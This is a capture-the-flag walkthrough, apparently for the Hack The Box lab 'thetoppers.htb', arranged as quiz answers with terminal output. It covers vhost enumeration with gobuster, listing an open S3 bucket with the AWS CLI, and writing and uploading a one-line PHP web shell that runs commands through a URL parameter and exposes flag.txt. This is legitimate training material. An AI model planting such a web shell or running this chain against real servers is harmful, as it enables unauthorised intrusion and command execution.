
```
  <!-- The Contact Section -->
  <div class="w3-container w3-content w3-padding-64" style="max-width:800px" id="contact">
    <h2 class="w3-wide w3-center">CONTACT</h2>
    <p class="w3-opacity w3-center"><i>Fan? Drop a note!</i></p>
    <div class="w3-row w3-padding-32">
      <div class="w3-col m6 w3-large w3-margin-bottom">
        <i class="fa fa-map-marker" style="width:30px"></i> Chicago, US<br>
        <i class="fa fa-phone" style="width:30px"></i> Phone: +01 343 123 6102<br>
        <i class="fa fa-envelope" style="width:30px"> </i> Email: mail@thetoppers.htb<br>
      </div>
      <div class="w3-col m6">
        <form action="/action_page.php" target="_blank">
          <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
            <div class="w3-half">
              <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
            </div>
            <div class="w3-half">
              <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
            </div>
          </div>
          <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
          <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
        </form>
      </div>
    </div>
  </div>

<!-- End Page Content -->
</div>

<!-- Image of location/map -->
<img src="/images/final.jpg" class="w3-image w3-greyscale-min" style="width:100%">

<!-- Footer -->
<footer class="w3-container w3-padding-64 w3-center w3-opacity w3-light-grey w3-xlarge">
  <i class="fa fa-facebook-official w3-hover-opacity"></i>
  <i class="fa fa-instagram w3-hover-opacity"></i>
  <i class="fa fa-snapchat w3-hover-opacity"></i>
```

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

/etc/hosts



```
 GNU nano 8.3                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.27.227 thetoppers.htb
```



danielmiessler / SecLists Public


github-actions[bot] [Github Act

.bin
.github
Ai/LLM_Testing
Discovery


Clone

https://github.com/danielmiessler/SecLists.

Clone using the web URL.



```
┌──(root㉿kali)-[/home/alvadelg]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/alvadelg]
└─# cd /usr/share/wordlists

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass       dnsmap.txt     john.lst    nmap.lst     wfuzz
dirb        fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster   fern-wifi      metasploit  sqlmap.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# git clone https://github.com/danielmiessler/SecLists.git
Clonando en 'SecLists'...
remote: Enumerating objects: 35727, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (9/9), done.
Recibiendo objetos:  11% (4158/35727), 8.11 MiB | 8.00 MiB/s
```



```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists
/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
```

Explanation of Each Argument
gobuster vhost:

This tells Gobuster to use the virtual host brute-forcing mode, which is designed to find virtual hosts on a web server.

-u http://<IP>:


This specifies the URL of the target website. Replace <IP> with the actual IP address of the target.

-w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt:

This indicates the wordlist to use for brute-forcing. In this case, you used the subdomains-top1million-20000.txt wordlist from the SecLists repository. This wordlist contains the top one million most common subdomains.

--append-domain:

This option appends the specified domain to each subdomain in the wordlist when making requests. This is useful for discovering virtual hosts that are part of the main domain.



```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists
/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://thetoppers.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-t
op1million-20000.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Found: _domainkey.thetoppers.htb Status: 400 [Size: 306]
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
```

Which sub-domain is discovered during further enumeration?


s3.thetoppers.htb

Which service is running on the discovered sub-domain?

Amazon s3


Which command line utility can be used to interact with the service running on the discovered sub-domain?

Awscli



```
┌──(root㉿kali)-[/home/alvadelg]
└─# apt install awscli
Los paquetes indicados a continuación se instalaron de forma automática y ya
no son necesarios.
  libbfio1              libgles-dev          libtag1v5
  libc++1-19            libgles1             libtag1v5-vanilla
  libc++abi1-19         libglvnd-core-dev    libtagc0
  libcapstone4          libglvnd-dev         libunwind-19
  libdirectfb-1.7-7t64  libjxl0.9            openjdk-23-jre
  libegl-dev            libmbedcrypto7t64    openjdk-23-jre-headless
  libfmt9               libpaper1            python3-appdirs
  libgl1-mesa-dev       libsuperlu6
Utilice «sudo apt autoremove» para eliminarlos.

Installing:
  awscli

Installing dependencies:
  docutils-common  python3-docutils  python3-roman
  python3-awscrt   python3-jmespath

Paquetes sugeridos:
```


Using awscli, you can interact with Amazon S3 and perform various operations such as listing buckets, uploading, and downloading files.




```
┌──(root㉿kali)-[/home/alvadelg]
└─# tldr aws

  The official CLI tool for Amazon Web Services.
  Some subcommands such as `s3` have their own usage documentation.
  More information: <https://aws.amazon.com/cli>.

  Configure the AWS Command-line:

      aws configure wizard

  Configure the AWS Command-line using SSO:

      aws configure sso

  Get the caller identity (used to troubleshoot permissions):

      aws sts get-caller-identity

  List AWS resources in a region and output in YAML:

      aws dynamodb list-tables --region us-east-1 --output yaml

  Use auto prompt to help with a command:

      aws iam create-user --cli-auto-prompt

  Get an interactive wizard for an AWS resource:

      aws dynamodb wizard new_table

  Generate a JSON CLI Skeleton (useful for infrastructure as code):

      aws dynamodb update-table --generate-cli-skeleton

  Display help for a specific command:

      aws command help
```

Which command is used to set up the AWS CLI installation?

aws configure



```
  GNU nano 8.3                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.27.227 thetoppers.htb
10.129.27.227 s3.thetoppers.htb
```




```
┌──(root㉿kali)-[/home/alvadelg]
└─# aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
                           PRE images/
2025-02-10 21:01:50          0 .htaccess
2025-02-10 21:01:50      11952 index.php

┌──(root㉿kali)-[/home/alvadelg]
```


aws s3 ls: Lists the contents of the S3 bucket.

--endpoint-url=http://s3.thetoppers.htb: Specifies the endpoint URL for the S3 service.

s3://thetoppers.htb: Specifies the S3 bucket you want to list.




```
  GNU nano 8.3                          shell.php *
<?php system($_GET['cmd']); ?>
```



```
└─# cat shell.php
<?php system($_GET['cmd']); ?>
```


This PHP code takes a command from the URL parameter cmd and executes it on the server.

<?php system($_GET['cmd']); ?>



```
┌──(root㉿kali)-[/home/alvadelg]
└─# aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppe
rs.htb

upload: ./shell.php to s3://thetoppers.htb/shell.php
```


This command uploads shell.php to the thetoppers.htb S3 bucket using the specified endpoint.



```
thetoppers.htb/shell.php?cmd=ls
```

```
images index.php shell.php
```


We can list the files and directories in the current working directory on the server.



```
thetoppers.htb/shell.php?cmd=ls+../
```

```
flag.txt html
```

